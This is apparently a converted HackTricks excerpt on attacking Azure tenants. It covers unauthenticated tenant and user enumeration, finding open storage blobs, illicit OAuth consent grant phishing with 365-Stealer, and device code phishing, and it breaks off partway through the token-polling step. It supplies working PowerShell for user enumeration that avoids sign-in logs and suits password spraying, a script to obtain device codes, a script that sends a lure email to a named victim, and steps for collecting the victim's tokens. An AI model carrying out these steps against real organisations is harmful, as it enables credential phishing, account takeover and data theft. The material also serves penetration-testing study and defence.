- <https://learn.microsoft.com/en-us/azure/cloud-adoption-framework/ready/azure-best-practices/organize-subscriptions>
- <https://abouttmc.com/glossary/azure-subscription/#:~:text=An%20Azure%20subscription%20is%20a,the%20subscription%20it%20belongs%20to.>
- <https://learn.microsoft.com/en-us/azure/role-based-access-control/overview#how-azure-rbac-determines-if-a-user-has-access-to-a-resource>

**Support HackTricks and get benefits!**

# Az - Unauthenticated Enum & Initial Entry

**Support HackTricks and get benefits!**

# Azure Tenant

## Tenant Enumeration

There are some **public Azure APIs** that just knowing the **domain of the tenant** an attacker could query to gather more info about it.\ You can query directly the API or use the PowerShell library [AADInternals](#):

API	Information
login.microsoftonline.com/.well-known/openid-configuration	<b>Login information</b> , including tenant ID
autodiscover-s.outlook.com/autodiscover/autodiscover.svc	<b>All domains</b> of the tenant
login.microsoftonline.com/GetUserRealm.srf?login=\	<b>Login information</b> of the tenant, including tenant Name and domain <b>authentication type</b>
login.microsoftonline.com/common/GetCredentialType	Login information, including <b>Desktop SSO information</b>

You can query all the information of an Azure tenant with **just one command of the [AADInternals](#) library**:

```
Invoke-AADIntReconAsOutsider -DomainName corp.onmicrosoft.com | Format-Table
```

Output Example of the Azure tenant info:

Tenant brand:	Company Ltd
Tenant name:	company
Tenant id:	05aea22e-32f3-4c35-831b-52735704feb3
DesktopSSO enabled:	True

Name	DNS	MX	SPF	Type	STS
-----	---	--	---	-----	---
company.com	True	True	True	Federated	
sts.company.com					
company.mail.onmicrosoft.com	True	True	True	Managed	
company.onmicrosoft.com	True	True	True	Managed	
int.company.com	False	False	False	Managed	

From the output we can see the tenant information of the target organisation, including the tenant name, id and the “brand” name. We can also see **whether the Desktop SSO (aka Seamless SSO) is enabled**. If enabled, we can find out whether a given user exists in the target organisation or not (user enumeration).

We can also see the names of all (verified) domains and their identity types of the target tenant. For federated domains, the FQDN of the used identity provider (usually ADFS server) is also shown. The MX column indicates

whether the email is send to Exchange online or not. The SPF column indicates whether Exchange online is listed as an email sender. **Note!** Currently the recon function does not follow the include statements of SPF records, so there can be false-negatives.

## User Enumeration

It's possible to **check if a username exists** inside a tenant. This includes also **guest users**, whose username is in the format:

```
<email>#EXT#@<tenant name>.onmicrosoft.com
```

The email is user's email address where at “@?“ is replaced with underscore “\_“.

With **AADInternals**, you can easily check if the user exists or not:

```
# Check does the user exist
Invoke-AADIntUserEnumerationAsOutsider -UserName
"user@company.com"
```

Output:

UserName	Exists
-----	-----
user@company.com	True

You can also use a text file containing one email address per row:

```
user@company.com  
user2@company.com  
admin@company.com  
admin2@company.com  
external.user_gmail.com#EXT#@company.onmicrosoft.com  
external.user_outlook.com#EXT#@company.onmicrosoft.com
```

```
# Invoke user enumeration  
Get-Content .\users.txt | Invoke-  
AADIntUserEnumerationAsOutsider -Method Normal
```

There are **three different enumeration methods** to choose from:

Method	Description
Normal	This refers to the GetCredentialType API mentioned above. The default method.
Login	This method tries to log in as the user. <b>Note:</b> queries will be logged to sign-ins log.
Autologon	This method tries to log in as the user via autologon endpoint. <b>Queries are not logged</b> to sign-ins log! As such, works well also for password spray and brute-force attacks.

After discovering the valid usernames you can get **info about a user** with:

```
Get-AADIntLoginInformation -UserName root@corp.onmicrosoft.com
```

The script **o365creeper** also allows you to discover **if an email is valid**.

```
# Put in emails.txt emails such as:  
# - root@corp.onmicrosoft.com  
python.exe .\o365creeper\o365creeper.py -f .\emails.txt -o  
validemails.txt
```

# Azure Services

Now that we know the **domains the Azure tenant** is using is time to try to find **Azure services exposed**.

You can use a method from **MicroBust** for such goal. This function will search the base domain name (and a few permutations) in several **azure service domains**:

```
Import-Module .\MicroBurst\MicroBurst.psm1 -Verbose  
Invoke-EnumerateAzureSubDomains -Base corp -Verbose
```

# Open Storage

You could discover open storage with a tool such as

[\*\*InvokeEnumerateAzureBlobs.ps1\*\*](#) which will use the file

`Microburst/Misc/permissions.txt` to generate permutations (very simple) to try to **find open storage accounts**.

```
Import-Module .\MicroBurst\MicroBurst.psm1
Invoke-EnumerateAzureBlobs -Base corp
[...]
https://corpcommon.blob.core.windows.net/secrets?
restype=container&comp=list
[...]

# Access https://corpcommon.blob.core.windows.net/secrets?
restype=container&comp=list
# Check: <Name>ssh_info.json</Name>
# Access then
https://corpcommon.blob.core.windows.net/secrets/ssh_info.json
```

## SAS URLs

A ***shared access signature*** (SAS) URL is an URL that **provides access** to certain part of a Storage account (could be a full container, a file...) with some specific permissions (read, write...) over the resources. If you find one leaked you could be able to access sensitive information, they look like this (this is to access a container, if it was just granting access to a file the path of the URL will also contain that file):

```
https://<storage_account_name>.blob.core.windows.net/newcontainer?  
sp=r&st=2021-09-26T18:15:21Z&se=2021-10-  
27T02:14:21Z&spr=https&sv=2021-07-  
08&sr=c&sig=7S%2BZyS0gy4aA3Dk0V1cJyTSIf1cW%2Fu3WFkhHV32%2B4PE%3D
```

Use [Storage Explorer](#) to access the data

# Compromise Credentials

## Phishing

- **Common Phishing** (credentials or OAuth App -[Illicit Consent Grant Attack](#)-)
- **Device Code Authentication Phishing**

## Password Spraying / Brute-Force

[az-password-spraying.md](#)

# References

- <https://o365blog.com/post/just-looking/>

**Support HackTricks and get benefits!**

# Az - Illicit Consent Grant

**Support HackTricks and get benefits!**

# OAuth App Phishing

Azure Applications ask for permissions to access the **user data** (basic info, but also access to documents, send emails...). If **allowed**, a normal user can grant consent only for "**Low Impact**" permissions. In **all other** cases, **admin consent is required**. GA , ApplicationAdministrator , CloudApplication Administrator and a custom role including permission to grant permissions to applications can provide tenant-wide consent.

Only permissions that **doesn't require admin consent** are classified as **low impact**. These are permissions required for **basic sign-in are openid, profile, email, User.Read and offline\_access**. If an **organization allows** user consent for **all apps**, an employee can grant consent to an app to **read the above from their profile**.



Allow user consent for apps

All users can consent for any app to access the organization's data.

Therefore, an attacker could prepare a **malicious App** and with a **phishing**, make the user **accept the App and steal his data**.

## Check if users allowed to consent

Check if users are allowed to consent to apps:

```
{ % code overflow="wrap" %}
```

```
PS AzureADPreview>
(GetAzureADMSAuthorizationPolicy).PermissionGrantPolicyIdsAssignedToDefaultUserRole
```


- **Disable user consent** : Users cannot grant permissions to applications.
- **Users can consent to apps from verified publishers or your organization, but only for permissions you select** : All users can only consent to apps that were published by a verified publisher and apps that are registered in your tenant
- **Users can consent to all apps** : allows all users to consent to any permission which doesn't require admin consent,
- **Custom app consent policy**

# **What is Illicit Consent Grant Attack?**

In an illicit consent grant attack, the attacker creates an Azure-registered application that requests access to data such as contact information, email, or documents. The attacker then tricks an end user into granting consent to the application so that the attacker can gain access to the data that the target user has access to. After the application has been granted consent, it has user account-level access to the data without the need for an organizational account.

In simple words when the victim clicks on that beautiful blue button of "Accept", Azure AD sends a token to the third party site which belongs to an attacker where attacker will use the token to perform actions on behalf of the victims like accessing all the Files, Read Mails, Send Mails etc.

# Attack Flow



To perform this attack against the company "ecorp" the attacker could registered a domain with name "safedomainlogin.com" and created a subdomain "[ecorp.safedomainlogin.com](http://ecorp.safedomainlogin.com)" where they **hosted the application to capture the authorization code** and then request for the access tokens.

Then, register a Multi Tenant Application in their Azure AD Tenant and named it as "ecorp" and added the Redirect URL that points to the "[ecorp.safedomainlogin.com](http://ecorp.safedomainlogin.com)" which host's an application to capture the authorization code.

The attacker also create a new client secret and added few **API permissions** such `Mail.Read` , `Notes.Read.All` , `Files.ReadWrite.All` , `User.ReadBasic.All` , `User.Read` in the application. So that once the **user grant the consent to the application**, the attacker can **extract** the **sensitive information** on behalf of the user.

The attacker finally creates the **link** that contained the client id of the malicious application and **shared** the link with the **targeted users** to gain their consent.

# 365-Stealer

You can perform this attack with [365-Stealer](#).

As extra step, if you have some **access over a user in the victim organisation**, you can check if the policy will allow him to **accept to apps**:

```
Import-Module .\AzureADPreview\AzureADPreview.psd1
$passwd = ConvertTo-SecureString "Welcome2022!" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("test@corp.onmicrosoft.com", $passwd)
Connect-AzureAD -Credential $creds
(Get-AzureADMSAuthorizationPolicy).PermissionGrantPolicyIdsAssignedToDefaultUserRole
# If "ManagePermissionGrantsForSelf.microsoft-user-default-legacy", he can
```

For this attack you will need to create a **new App in your Azure Tenant** with, for example, the following permissions:

API / Permissions name	Type	Description	Admin consent requ...
▼ Microsoft Graph (2)			
User.Read	Delegated	Sign in and read user profile	No
User.ReadBasic.All	Delegated	Read all users' basic profiles	No

User.ReadBasic.All is inside Microsoft Graph in Delegated permissions . (Application permissions will always need extra approval).

- `User.ReadBasic.All` is the permission that will allow you to **read information of all the users** in the organization if granted.
- Remember that only `GA` , `ApplicationAdministrator` , `CloudApplication Administrator` and a custom role including `permission to grant permissions to applications` can provide tenant-wide consent. So, you should **phish a user with one of those roles** if you want him to approve an **App that requires admin consent**.

Check <https://www.alteredsecurity.com/post/introduction-to-365-stealer> to learn how to configure it.

Note that the obtained **access token** will be for the **graph endpoint** with the scopes: `User.Read` and `User.ReadBasic.All` (the requested permissions). You won't be able to perform other actions (but those are enough to **download info about all the users** in the org).

# **Post-Exploitation**

Once you got access to the user you can do things such as stealing sensitive documents and even uploading backdoored document files.

# References

- This post was copied from

<https://www.alteredsecurity.com/post/introduction-to-365-stealer>

**Support HackTricks and get benefits!**

# Az - Device Code Authentication Phishing

Support HackTricks and get benefits!

This post was copied from <https://o365blog.com/post/phishing/>

## What is device code authentication


According to Microsoft [documentation](#) the device code authentication:

allows users to sign in to input-constrained devices such as a smart TV, IoT device, or printer. To enable this flow, the device has the user visit a webpage in their browser on another device to sign in. Once the user signs in, the device is able to get access tokens and refresh tokens as needed.

The process is as follows:

1. A user starts an app supporting device code flow on a device
2. The app connects to Azure AD /devicecode endpoint and sends **client\_id** and **resource**
3. Azure AD sends back **device\_code**, **user\_code**, and **verification\_url**
4. Device shows the **verification\_url** (`hxps://microsoft.com/devicelogin`) and the **user\_code** to the user
5. User opens a browser and browses to **verification\_url**, gives the **user\_code** when asked and logs in

6. Device polls the Azure AD until after succesfull login it gets **access\_token** and **refresh\_token**



## Phishing with device code authentication

The basic idea to utilise device code authentication for phishing is following.

- An attacker connects to `/devicecode` endpoint and sends **client\_id** and **resource**
- After receiving **verification\_uri** and **user\_code**, create an email containing a link to **verification\_uri** and **user\_code**, and send it to the victim.
- Victim clicks the link, provides the code and completes the sign in.
- The attacker receives **access\_token** and **refresh\_token** and can now mimic the victim.

## 1. Connecting to `/devicecode` endpoint

The first step is to make a http POST to Azure AD devicecode endpoint:

```
https://login.microsoftonline.com/common/oauth2/devicecode?  
api-version=1.0
```

I'm using the following parameters. I chose to use “Microsoft Office” client\_id because it looks the most legit app name, and it can be used to access other resources too. The chosen resource gives access to AAD Graph API which is used by MSOnline PowerShell module.

Parameter	Value
client_id	d3590ed6-52b3-4102-aef-aad2292ab01c
resource	<a href="https://graph.windows.net">https://graph.windows.net</a>

The response is similar to following:

```
{  
    "user_code": "CLZ8HAV2L",  
    "device_code": "CAQABAAEAAAB2UyzwtQEKR7-  
rWbgdcBZIGm0IlLxBn23EWIrgw7fkNIKyMdS2xoEg9QAntABbI5ILrinFM2ze8d  
VKdixlThVwfM8ZPhq9p7uN8tYIuMkfVJ29aUnUBTFsYCmJCsZHkIxtmwdCsIlKp  
0Qij2lJZzphfZX8j0nktDpaHVB0zm-vqATogllBja-t_ZM2B0cgcjQgAA",  
    "verification_url": "https://microsoft.com/devicelogin",  
    "expires_in": "900",  
    "interval": "5",  
    "message": "To sign in, use a web browser to open the page  
https://microsoft.com/devicelogin and enter the code CLZ8HAV2L  
to authenticate."  
}
```

Parameter	Description
user_code	The code a user will enter when requested
device_code	The device code used to “poll” for authentication result
verification_url	The url the user needs to browse for authentication
expires_in	The expiration time in seconds (15 minutes)
interval	The interval in seconds how often the client should poll for authentication
message	The pre-formatted message to be show to the user

Here is a script to connect to devicelogin endpoint:

```
# Create a body, we'll be using client id of "Microsoft Office"

$body=@{
    "client_id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
    "resource" = "https://graph.windows.net"
}

# Invoke the request to get device and user codes

$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post
-Uri
"https://login.microsoftonline.com/common/oauth2/devicecode?
api-version=1.0" -Body $body
$user_code = $authResponse.user_code
```

**Note!** I'm using a version 1.0 which is a little bit different than v2.0 flow used in the [documentation](#).

## 2. Creating a phishing email

Now that we have the **verification\_url** (always the same) and **user\_code** we can create and send a phishing email.

**Note!** For sending email you need a working smtp service.

Here is a script to send a phishing email to the victim:

```
# Create a message

$message = @"
<html>
Hi!<br>
Here is the link to the <a
href="https://microsoft.com/devicelogin">document</a>. Use the
following code to access: <b>$user_code</b>. <br><br>
</html>
"@

# Send the email


Send-MailMessage -from "Don Director <dond@something.com>" -to
"william.victim@target.org" -Subject "Don shared a document
with you" -Body $message -SmtpServer $SMTPServer -BodyAsHtml
```

The received email looks like this:

The screenshot shows an email interface. On the left is a green circular profile picture with the letters 'DD'. To its right, the recipient's name 'Don Director <dond@something.com>' is displayed in blue. Below it is the date and time 'Tue 10/13/2020 10:28 PM'. Underneath that is the 'To:' field 'William Victim'. To the right of the recipient information are several small blue icons: a thumbs up, a thumbs down, a reply arrow, a forward arrow, and three dots. The main body of the email starts with 'Hi!', followed by a message: 'Here is the link to the [document](#). Use the following code to access: **CGWSDVSVL**'. At the bottom of the email are two links: 'Reply' and 'Forward'.


### 3. “Catching the fish◆? - victim performs the authentication

When a victim clicks the link, the following site appears. As we can see, the url is a legit Microsoft url. The user is asked to enter the code from the email.




After entering the code, user is asked to select the user to sign in. As we can see, the user is asked to sign in to **Microsoft Office** - no consents are asked.

**Note!** If the user is not logged in, the user needs to log in using whatever methods the target organisation is using.



After successfull authentication, the following is shown to the user.\



:warning: **At this point the identity of the user is compromised!**

:warning:

## 4. Retrieving the access tokens

The last step for the attacker is to retrieve the access tokens. After completing the step 2. the attacker starts polling the Azure AD for the authentication status.

Attacker needs to make an http POST to Azure AD token endpoint every 5 seconds:

```
https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
```

The request must include the following parameters (code is the device\_code from the step 1)

Parameter	
client_id	d3590ed6-52b3-4102-aeff-aad2292ab01c
resource	<a href="https://graph.windows.net">https://graph.windows.net</a>
code	CAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIGm0IlLxBn23EWIrgw7fkNIKyMdS2xoEg9Q/vqATogllBjA-t_ZM2B0cgcjQgAA
grant_type	urn:ietf:params:oauth:grant-type:device_code

If the authentication is pending, an http error **400 Bad Request** is returned with the following content:

```
{  
    "error": "authorization_pending",  
    "error_description": "AADSTS70016: OAuth 2.0 device flow  
error. Authorization is pending. Continue polling.\r\nTrace ID:  
b35f261e-93cd-473b-9cf9-b81f30800600\r\nCorrelation ID:  
